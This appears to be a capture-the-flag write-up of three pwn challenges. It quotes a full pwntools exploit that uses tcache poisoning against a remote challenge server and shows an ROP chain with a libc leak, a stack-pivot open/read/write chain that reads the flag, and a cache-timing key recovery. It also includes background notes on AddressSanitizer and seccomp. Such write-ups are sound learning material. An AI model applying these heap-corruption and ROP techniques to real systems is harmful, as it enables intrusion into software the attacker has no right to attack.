
# spn (26 November)
I started with 0RAYS’ solution. The idea was to decrypt the SPN-encoded shell address, use tcache to write to the challenge’s shell variable, then select option 5 to trigger the backdoor.
I could follow the script, and it helped me understand tcache a little better. What I couldn’t find was a working SPN decryption script, so I ended up trying another approach.
Here’s the script from 0RAYS:
#!/usr/bin/python | |
# -*- coding:utf-8 -*- | |
from pwn import * | |
import sys | |
context.log_level = 'debug' | |
context.arch='amd64' | |
local=0 | |
binary_name='SPN_ENC' | |
libc_name='lib/libc-2.27.so' | |
if local: | |
p=process("./"+binary_name) | |
libc=ELF("./"+libc_name) | |
else: | |
p=remote('124.71.194.126',9999) | |
e=ELF("./"+binary_name) | |
libc=ELF("./"+libc_name) | |
def z(a=''): | |
if local: | |
gdb.attach(p,a) | |
if a=='': | |
raw_input | |
else: | |
pass | |
ru=lambda x:p.recvuntil(x) | |
sl=lambda x:p.sendline(x) | |
sd=lambda x:p.send(x) | |
sa=lambda a,b:p.sendafter(a,b) | |
sla=lambda a,b:p.sendlineafter(a,b) | |
ia=lambda :p.interactive() | |
def leak_address(): | |
if(context.arch=='i386'): | |
return u32(p.recv(4)) | |
else : | |
return u64(p.recv(6).ljust(8,b'\x00')) | |
def cho(num): | |
sla("0.exit\n",str(num)) | |
def add(size,idx): | |
cho(1) | |
sla("Size:",str(size)) | |
sla("Index:",str(idx)) | |
def delete(idx): | |
cho(3) | |
sla("Index:",str(idx)) | |
def show(idx): | |
cho(4) | |
sla("Index:",str(idx)) | |
def edit(idx,size,data): | |
cho(2) | |
sla("Index:",str(idx)) | |
sla("Size",str(size)) | |
sa("Content",data) | |
def backdoor(): | |
cho(5) | |
def decrypt(x): | |
io = process('./spn_dec.py') | |
io.sendline(str(x&0xffff)) | |
a = int(io.recv()[:-1]) | |
io.close() | |
return a | |
def spn_dec(x): | |
a1 = decrypt(x) | |
a2 = decrypt(x>>16) | |
a3 = decrypt(x>>32) | |
aa = a1+a2*0x10000+a3*0x100000000 | |
print(hex(a3),hex(a2),hex(a1)) | |
print(aa) | |
return aa | |
ru("gift:") | |
shell_addr=int(ru('\n'),16) | |
print(hex(shell_addr)) | |
aa = spn_dec(shell_addr) | |
print(hex(aa)) | |
add(0x10,0) | |
add(0x10,1) | |
add(0x10,2) | |
delete(2) | |
delete(1) | |
edit(0,0x26,b'a'*0x20+p64(aa)[:-2]) | |
add(0x10,3) | |
add(0x10,4) | |
edit(4,2,b'aa') | |
backdoor() | |
ia() |
I later found a simpler route: an input of 0x1000 let me write past the end of the array and overwrite shell , which was enough to trigger the backdoor.

add(0,0x1000) | |
add(1,0x20) | |
edit(0,0x1000+2,'\n') | |
backdoor() |
# checkin (27 November)
# About AddressSanitizer
The challenge used AddressSanitizer (ASan), which tracks memory using shadow memory. I used these notes for background.
Here are the main points I wrote down.
ASan is an open-source memory error detector developed at Google. Its two main components are compiler instrumentation and a runtime library.
LLVM instruments memory operations such as loads, stores and stack allocations.
The runtime handles operations such as marking shadow memory accessible or inaccessible and intercepting allocation functions such as malloc and free .
ASan uses a direct mapping for shadow memory. These are the example mappings in the notes:
64-bit
Shadow = (Mem >> 3) + 0x7fff8000;
32-bit
Shadow = (Mem >> 3) + 0x20000000;
# About ORW
Background
Some pwn challenges install a seccomp filter at startup that allows only three system calls: open , read and write . With that restriction, system("/bin/sh") can’t start a shell. ORW takes its name from the three calls we can still use to retrieve the flag.
How it works
First, open the flag file. Then read its contents into a buffer and write them to standard output. Here’s the pseudocode from my notes:
sys_open("flag")//读取flag | |
sys_read("rax","rsp",0x40)//rax为sysoopen的返回值,也就是flag,然后将flag写到esp下 | |
sys_write(1,"rsp",0x40)//打印flag的值到屏幕输出 |
I still had some catching up to do here. For a worked example, see this walkthrough of pwnable.tw’s ORW challenge.
# Analysis
The challenge lets us write one byte at an arbitrary address. I changed the second byte of _ZN14__interception21real___isoc99_vfscanfE so the pointer would point to gets (0x73ED28).

sla(b'Welcome! A gift for you:',str(0x73edb8+1)) | |
sleep(1) | |
sd(b'\x91') | |
sa(b'Leave a note.',b'a'*0x1f) | |
sa(b"That's all. Have fun!",p64(0x43FBB3)) |
I then built a ROP chain, called gets and leaked an address to calculate the libc base.
pop_rdi = 0x41af0b | |
pop_rsp = 0x484d50 | |
call_puts = 0x43A286 | |
rop = p64(pop_rdi)+p64(0x72DE30)+p64(call_puts)+b'a'*0x838+p64(0)*6+p64(pop_rdi)+p64(0xA00000)+p64(0x43FBB3)+b'a'*0x30+p64(0)*3+p64(pop_rsp)+p64(0xA00000) | |
try: | |
p.recv() | |
sl(rop) | |
libc_addr = leak_address()-0x407e0 | |
print(hex(libc_addr)) | |
if libc_addr == 0x736572605c61: | |
p.close() | |
return 0 | |
except Exception: | |
return 0 | |
print(hex(libc_addr)) |
Finally, I used a stack pivot and an ORW chain to read the flag file.
binsh=libc_addr+0x1B3E1A | |
system=libc_addr+0x4f550 | |
pop_rsi=0x000000000041ab7c | |
pop_rdx=0x000000000043ced2 | |
open_addr=libc_addr+libc.sym['open'] | |
read_addr=libc_addr+libc.sym['read'] | |
write_addr=libc_addr+libc.sym['write'] | |
rop2 = p64(pop_rdi)+p64(0xA00100)+p64(pop_rsi)+p64(0)+p64(open_addr) | |
rop2 += p64(pop_rdi)+p64(3)+p64(pop_rsi)+p64(0xA00200)+p64(pop_rdx)+p64(0x100)+p64(read_addr) | |
rop2 += p64(pop_rdi)+p64(1)+p64(pop_rsi)+p64(0xA00200)+p64(pop_rdx)+p64(0x100)+p64(write_addr) | |
rop2 = rop2.ljust(0x100,b'\x00')+b'/flag\x00' | |
sl(rop2) |
# slow_spn (29 November)
I thought this challenge was a little odd.
Apart from using pwntools, the reasoning felt closer to a cryptography puzzle than to the other binary challenges.
The program derived a key and plaintext from the flag file and passed values through substitution and permutation boxes, with a simulated cache.

The challenge implements its own cache. It holds up to 0x20 values representing S-box addresses and evicts the smallest value when full. On a hit, the algorithm updates a counter. On a miss, it calls sleep(1) .
We get one lookup at the plaintext’s S-box address. By trying candidate values and watching for the one-second delay, we can tell which lookups hit the cache. That gives us p , v9 , v7 and v5 from the screenshot, along with k >> 8 , k >> 4 and k . Putting the recovered pieces together gives us the key.